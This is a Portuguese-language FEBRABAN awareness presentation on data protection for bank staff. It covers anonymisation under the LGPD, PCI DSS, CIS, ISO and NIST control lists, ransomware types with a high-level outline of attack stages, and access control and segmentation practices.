- Proteção de **dados de menores**.

# Mascaramento de Dados

Segundo a ISO 27002, o **mascaramento de dados** deve ser usado de acordo com a política de acesso específica do tópico da organização controle e outras políticas específicas de tópicos relacionados e requisitos de negócios, considerando legislação em consideração. Ele é usado para limitar a exposição de dados sensíveis, incluindo PII, e para cumprir as normas legais, estatutárias, regulamentares e requisitos contratuais.

## Anonimização

**Descrição:** Processo que remove todos os identificadores do titular dos dados, ou seja, após a anonimização, não se poderá mais associar os dados a uma pessoa específica. Portanto, a partir do momento em que anonimiza-se um dado e deixa de ser um dado pessoal, torna-se impossível vincular quem é a pessoa a ele relacionada.

**Caso de Uso:** dados anonimizados são essenciais para o crescimento da inteligência artificial, da internet das coisas, do aprendizado das máquinas, das cidades Inteligentes, da análise de comportamentos, entre outros.




## Pseudononimização

**Descrição:** Processo de substituição dos identificadores do titular dos dados por um código ou apelido. Esses identificadores são mantidos em separado em ambiente seguro, de forma que não possam ser associados a uma pessoa específica sem acesso a eles.

**Caso de uso:** análise de dados e marketing



**Art. 12** - "Os dados anonimizados **não** serão considerados dados pessoais para os fins **desta Lei**, salvo quando o processo de anonimização ao qual foram submetidos for **revertido**, utilizando exclusivamente meios próprios, ou quando, com **esforços razoáveis**, puder ser revertido."



O que mais você precisa  
saber?



**FEBRABAN** FEDERAÇÃO  
BRASILEIRA  
DE BANCOS

# O que mais você precisa saber?

A seguir são apresentadas algumas dicas que podem ser seguidas no dia a dia e contribuem para o atendimento as exigências da Lei:



## Use as Ferramentas Homologadas

Evite o compartilhamento de dados por e-mail e não armazene-os no seu notebook.



## Aceite apenas os dados necessários

Devolva e exclua aqueles que não são necessários para as suas atividades.



## Trate dados conforme finalidade da coleta

Os dados não podem ser aproveitados para finalidades distintas.



## Restrinja o acesso aos dados

Atente-se aos destinatários dos e-mails e aos usuários aos quais concede acesso em ferramentas.



## Cuidados ao enviar por e-mail

Classifique os dados, configure, configure o envio tardio de e-mail e inative o preenchimento automático.

# Proteção de Dados



**FEBRABAN**  
FEDERAÇÃO  
BRASILEIRA  
DE BANCOS

# Requisitos – Proteção de dados

Este material foi elaborado de acordo com as diretrizes do PCI DSS e CIS Controls, bem como foi considerado os requisitos de segurança da informação relacionados ao tema de acordo com as normas e frameworks apresentados abaixo:

## PCI DSS



- 3.1 Os processos e mecanismos para proteger os dados da conta armazenados são definidos e compreendidos.
- 3.2 O armazenamento de dados da conta é mínimo.
- 3.3 Os dados de autenticação confidenciais (SAD) não são armazenados após a autorização.
- 3.4 O acesso a exibição de PAN completo e a capacidade de copiar os dados do titular do cartão são restritos.
- 3.5 O número da conta principal (PAN) é protegido onde quer que seja armazenado.
- 3.6 As chaves criptográficas usadas para proteger os dados da conta armazenados são protegidas.
- 3.7 Onde a criptografia é usada para proteger os dados da conta armazenados, os processos e procedimentos de gerenciamento de chave cobrindo todos os aspectos do ciclo de vida da chave são definidos e implementados.
- 4.1 Processos e mecanismos para proteger os dados do titular do cartão com criptografia forte durante a transmissão em redes públicas abertas são definidos e documentados.
- 4.2 O PAN é protegido com criptografia forte durante a transmissão.
- 9.4.2 Todas as mídias com dados do titular do cartão são classificadas de acordo com a confidencialidade dos dados.

## CIS Controls



- 3.1 Estabelecer e manter um processo de gestão de dados
- 3.2 Estabelecer e manter um inventário de dados
- 3.3 Configurar listas de controle de acesso a dados
- 3.4 Aplicar retenção de dados
- 3.5 Descartar dados com segurança
- 3.6 Criptografar dados em dispositivos de usuário final
- 3.8 Documentar Fluxos de Dados
- 3.7 Estabelecer e manter um esquema de classificação de dados
- 3.9 Criptografar dados em mídia removível
- 3.10 Criptografar dados sensíveis em trânsito
- 3.11 Criptografar dados sensíveis em repouso
- 3.12 Segmentar o processamento e o armazenamento de dados com base na sensibilidade
- 3.13 Implantar uma solução de prevenção contra perda de dados
- 3.14 Registrar o acesso a dados sensíveis

## ISO 27002



- 5.33 Proteção de registros
- 5.35 Revisão independente da segurança da informação
- 5.36 Conformidade com políticas, regras e padrões para segurança da informação
- 8.15 Registro
- 8.16 Atividades de monitoramento
- 8.17 Sincronização de relógio
- 8.34 Proteção de sistemas de informação durante testes de auditoria

## ISO 27701



- 6.5.1.1 Inventário dos ativos
- 6.5.2.1 Classificação da informação
- 6.5.2.2 Rótulos e tratamento da informação
- 6.5.2.3 Tratamento dos ativos
- 6.5.3.2 Descarte de mídias
- 6.7.1 Controles criptográficos
- 6.7.1.2 Gerenciamento de chaves
- 7.4.7 Retenção
- 7.4.8 Descarte

## NIST CSF



- ID.AM-06: Os inventários de dados e metadados correspondentes para tipos de dados designados são mantidos
- ID.AM-08: Sistemas, hardware, software, serviços e dados são gerenciados ao longo de seus ciclos de vida
- PR.DS-01: A confidencialidade, integridade e disponibilidade dos dados em repouso são protegidas
- PR.DS-02: A confidencialidade, integridade e disponibilidade dos dados em trânsito são protegidas
- PR.DS-03: A confidencialidade, integridade e disponibilidade dos dados em uso são protegidas
- PR.PS-03: O hardware é mantido, substituído e removido proporcionalmente ao risco
- PR.PS-05: Instalação e execução de software não autorizado são impedidas

# Sumário

FEBRABAN

- 1 | Introdução
- 2 | Riscos aos Dados
- 3 | Gestão de Dados
- 4 | Gestão de Acesso aos Dados
- 5 | Segmentação
- 6 | Classificação das Informações
- 7 | Descarte Seguro
- 8 | Prevenção Contra Vazamento de Dados
- 9 | Backup
- 10 | Criptografia
- 11 | BYOD
- 12 | Normas e Frameworks



# Contexto

Segundo o CIS Controls, os dados não estão mais apenas dentro da fronteira da empresa; **estão na nuvem, ambientes on-premises, em dispositivos portáteis, onde os usuários trabalham, e geralmente são compartilhados com parceiros ou serviços online** que podem tê-los em qualquer lugar no mundo. Com os dados cada vez mais expostos, a ISO 27002 coloca que **os dados devem ser protegidos contra perda, destruição, falsificação e acesso não autorizado.**

## Como proteger os dados?



A **criptografia** é utilizada para converter caracteres de texto comum para um formato não legível, as chaves de criptografia **embaralham os dados** para que somente usuários **autorizados** possam lê-los.



A **segmentação** separa os controles de segurança da infraestrutura subjacente e permite às organizações a flexibilidade para **estender a proteção e a visibilidade em qualquer lugar.**



**Controle de acesso** aos dados com base na **necessidade** de acesso do usuário (privilegio mínimo).



**Gestão de dados** para tratar a **sensibilidade** dos dados, o proprietário dos dados, o **manuseio** dos dados, os limites de **retenção** de dados e os requisitos de **descarte**.




**Descarte** os dados com **segurança** para minimizar o risco de **vazamento de informações sensíveis** para pessoas não autorizadas.

# Principais Ameaças aos Dados

FEBRABAN

As ameaças visam a **interceptação ou roubo de informações privilegiadas**, danificando desta forma a segurança do ambiente tecnológico e impactando os pilares da Segurança da Informação, ou seja, a **integridade, disponibilidade e confidencialidade**. A seguir são apresentados alguns exemplos de ameaças cibernéticas:



**Ameaças internas**: usuários autorizados que colocam dados em risco por descuido ou intenção maliciosa.

**Vulnerabilidades de segurança**: fraquezas ou falhas na estrutura, código ou implementação de um aplicativo, dispositivo, rede ou outro ativo de TI que os hackers podem explorar.

**Credenciais fracas ou roubadas**: senhas que os hackers podem adivinhar facilmente ou senhas ou outras credenciais.

**Malware**: software criado especificamente para prejudicar um sistema de computador ou seus usuários. A forma mais conhecida de malware que ameaça dados é o ransomware.

**Engenharia social**: táticas de manipulação de pessoas para a execução de ações ou para a divulgação de informações confidenciais.

**Roubo de dispositivo físico**: roubo de um laptop, smartphone ou outro dispositivo que concede ao ladrão acesso à rede e permissão para acessar dados.

**Negligência**: as violações geralmente ocorrem devido à negligência de um funcionário ou de outra parte.

# Ransomware

# Malwares - Ransomware

Segundo o CIS Controls, os malwares podem ter várias finalidades, desde **capturar credenciais, roubar dados, identificar outros alvos na rede e criptografar ou destruir dados**.

## O que é um ransomware?

- **Ransomware** é um tipo de malware projetado para criptografar e/ou extrair dados de áreas de armazenamento de computadores e servidores, tornando os dados inacessíveis até que um resgate seja pago. Os dados de sistema da vítima **são bloqueados e o hacker exige uma taxa de resgate**, normalmente vinculando o pagamento a uma moeda virtual como o Bitcoin, prometendo liberar o acesso aos dados após a realização do pagamento.
- Apesar do Ransomware também ser um malware (*código malicioso*), ele pode ou não possuir a capacidade de auto-replicação de um vírus (**isso vai depender da variante em atuação**). Enquanto a propagação de um vírus acontece de forma espontânea e sem controle, o Ransomware é distribuído via internet e/ou inserido por um atacante nos computadores e servidores através da exploração de vulnerabilidades encontradas nos sistemas operacionais.



## Tipos de ransomware

- O ransomware Diskcoder criptografa o disco completo e faz com o que usuário não consiga acessar o sistema operacional.
- O Screen locker bloqueia o acesso a tela do dispositivo.
- O Crypto-ransomware criptografa dados armazenados no disco da vítima.
- O PIN locker tem como alvo os dispositivos Android e muda seus códigos de acesso para bloquear seus usuários.
- O WannaCryptorakaWannaCry tem como alvo explorar vulnerabilidade nas versões mais populares dos sistemas operacionais Windows.
- O Petya tem como alvo explorar vulnerabilidade de softwares de contabilidade populares.
- O Ryuk é um cavalo de Troia de criptografia ele desabilita funções de recuperação dos sistemas operacionais Windows.
- O B0r0nt0k é um ransomware de criptografia que se concentra especificamente em servidores Windows e Linux. Este nocivo ransomware criptografa os arquivos de um servidor Linux e anexa a extensão de arquivo ".rontok".
- O Ransomware Dharma Brrr o novo ransomware Dharma, é instalado manualmente por hackers que invadem os serviços de desktop conectados à Internet. Assim que o ransomware é ativado pelo hacker, ele começa a criptografar os arquivos encontrados. Os dados criptografados recebem a extensão **".id-[id].[email].brrr"**. Este ransomware possui variantes e tem o mesmo comportamento em servidores.



# Ransomware - Modo de Operação

FEBRABAN

## Como funciona o ataque?

- 1- Atacante prepara um malware (ransomware) com alvo específico através de uma variante



Internet

- 2- Atacante escolhe tipos de vetores de ataque.

- 1- Credencial vazada para acesso RDP através de VPN.
- 2- Payload malicioso
- 3 - phishing

- 3- Após escolher o vetor de ataque e direcioná-lo, entra em ação as variantes ex: **spear phishing**

Empresas Alvo



**Spear phishing;**

## 1º Modelo de comprometimento



1 Firewall (VPN)

2 Usuários

3 Aplicações

Alvos principal  
AD/LDAP

### 1- Comprometimento do DNS

- Acesso remoto via protocolo RDP;
- Uso de credencial autorizada (DEEP Web);
- Controle do servidor ou desktop por usuário ADM;
- Infiltração do malware e instalação de código malicioso.

### 2- Comprometimento da máquina do usuário

- Instalação de artefato malicioso nos desktops;
- Propagação do malware para o controlador de domínio através da **técnica de spyware**;
- Comprometimento das credencias administrativas;
- Execução criptografia das máquinas.

### 3- Comprometimento da máquina VMware

- Exploração da vulnerabilidade;
- Instalação do artefato malicioso no servidor por programa com lista direcionadora;
- Propagação do malware para o controlador de domínio através da **técnica de spyware**;
- Comprometimento das credencias administrativas;
- Execução criptografia das máquinas;
- Exclusão de comandos de SO para dificultar a recuperação.

- 1- Comprometimento das credencias administrativas do domínio;
- 2- Execução de ataque lateral;
- 3- Proliferação do artefato malicioso e criptografia de dados pré-definida.

Comprometimento do ambiente

# Ransomware - Modo de Operação

FEBRABAN

## Como funciona o ataque?

- 1- Atacante prepara um malware (ransomware) com alvo específico através de uma variante



Internet

- 2- Atacante escolhe tipos de vetores de ataque.

- 1- Credencial vazada para acesso RDP através de VPN.
- 2- Payload malicioso
- 3 - phishing



- 3- Após escolher o vetor de ataque e direcioná-lo, entra em ação as variantes ex: **spear phishing**

Empresas Alvo



**Spear phishing;**

## 2º Modelo de comprometimento



### 1- Comprometimento da aplicação

- Roubo de credencial;
- Sequestro da máquina;
- Criptografia de arquivos específicos do negócio;
- Pagamento de resgate;
- Extração de dados.

### 2- Comprometimento da banco de dados


- Roubo de credencial;
- Sequestro da máquina;
- Criptografia de arquivos específicos do negócio;
- Pagamento de resgate;
- Extração de dados.

### 3- Comprometimento da banco de dados

- Roubo de credencial;
- Sequestro da máquina;
- Criptografia de arquivos específicos do negócio;
- Pagamento de resgate;
- Extração de dados.

### Preservar

backup



- 1- Restore de dados;
- 2- Preservação e reestruturação dos dados e dos ambientes de produção.


Comprometimento do ambiente



# Práticas de Proteção aos dados

Segundo o CIS Controls, é necessário estabelecer e manter um processo de gestão de dados. Esse processo **deve tratar sobre sensibilidade dos dados, o proprietário dos dados, o manuseio dos dados, os limites de retenção de dados e os requisitos de descarte**, com base em padrões de sensibilidade e retenção.

Aspectos considerados na documentação dos fluxos de dados



- Obtenção, recepção ou produção de dados pessoais independente do meio utilizado (documento em papel, documento eletrônico, sistema de informação, etc.).
- Qualquer operação que envolva classificação, utilização, reprodução, processamento, avaliação ou controle da informação, extração e modificação de dados pessoais
- Qualquer operação que envolva classificação, utilização, reprodução, processamento, avaliação ou controle da informação, extração e modificação de dados pessoais.
- Qualquer operação que envolva transmissão, distribuição, comunicação, transferência, difusão e compartilhamento de dados pessoais.
- Qualquer operação que visa apagar ou eliminar dados pessoais. Esta fase também contempla descarte dos ativos organizacionais nos casos necessários ao negócio da instituição.

# Controle de Acesso aos Dados

Segundo o CIS Controls, é necessário **aplicar listas de controle de acesso a dados**, também conhecidas como **permissões de acesso, a sistemas de arquivos, bancos de dados e aplicações locais e remotos**.

## A gestão de acesso aos dados permite:



**Gerenciamento de credenciais de identidade** atribuídas a funcionários, contratados, fornecedores e clientes.



O **controle de acesso aos dados** autoriza com base na necessidade que apenas os usuários autorizados tenham **permissão para consultar, escrever e excluir os dados**.



Processos, incluindo **funções e responsabilidades**, estrutura organizacional e procedimentos administrativos.



Informações, incluindo **políticas de gerenciamento** de riscos, **controles**, fluxos de informações e relatórios.



É importante ter um **registro dos acessos** aos dados sensíveis, onde inclui as **modificações e descartes** realizados.



### 1. Nova Identidade

Estabelecer uma nova relação com uma identidade



### 6. Revogar Acesso

Remover o acesso quando um relacionamento se encerra



### 5. Gerenciar Acesso

Atualizar o acesso conforme a evolução da relação



### 2. Comprovar

Comprovar que a pessoa ou coisa por trás da identidade é verdadeira




### 3. Verificar

Autenticar a identidade para transações futuras



### 4. Registrar

Registrar a identidade nos serviços com base no valor da relação



Ferramentas que podem ser utilizadas em gestão de acesso: Sailpoint, SAP, Salesforce, Oracle, CyberArk, entre outras.

# Segmentação dos Dados

É importante **segmentar o processamento e o armazenamento de dados** com base na sensibilidade dos dados. A utilização de controles de segmentação pode mitigar riscos relacionados à:

## Prevenção de Movimentação Lateral

- O movimento lateral é a tentativa dos invasores de **expandir seu nível de acesso**, mudar para ativos confiáveis adicionais e avançar ainda mais na direção de seu alvo final.

## Reducir a Superfície de Ataque

- A superfície de ataque de uma organização é o **soma das vulnerabilidades** ou dos **métodos** (vetores de ataque), que os hackers podem usar para **obter acesso não autorizado à rede ou a dados sensíveis**, ou para realizar um ataque cibernético.

## Detecção de Ameaças em Tempo Habil

- Detecção automática** de potenciais **violações cibernéticas** no ambiente da Organização e **redução do tempo de análise de causa-raiz e resposta ao incidente**.



## Impedir a Proliferação de Malwares

- O malware pode se **espalhar na rede da Organização** por anexos de e-mail, downloads em sites infectados ou mídias removíveis infectadas, como unidades USB.

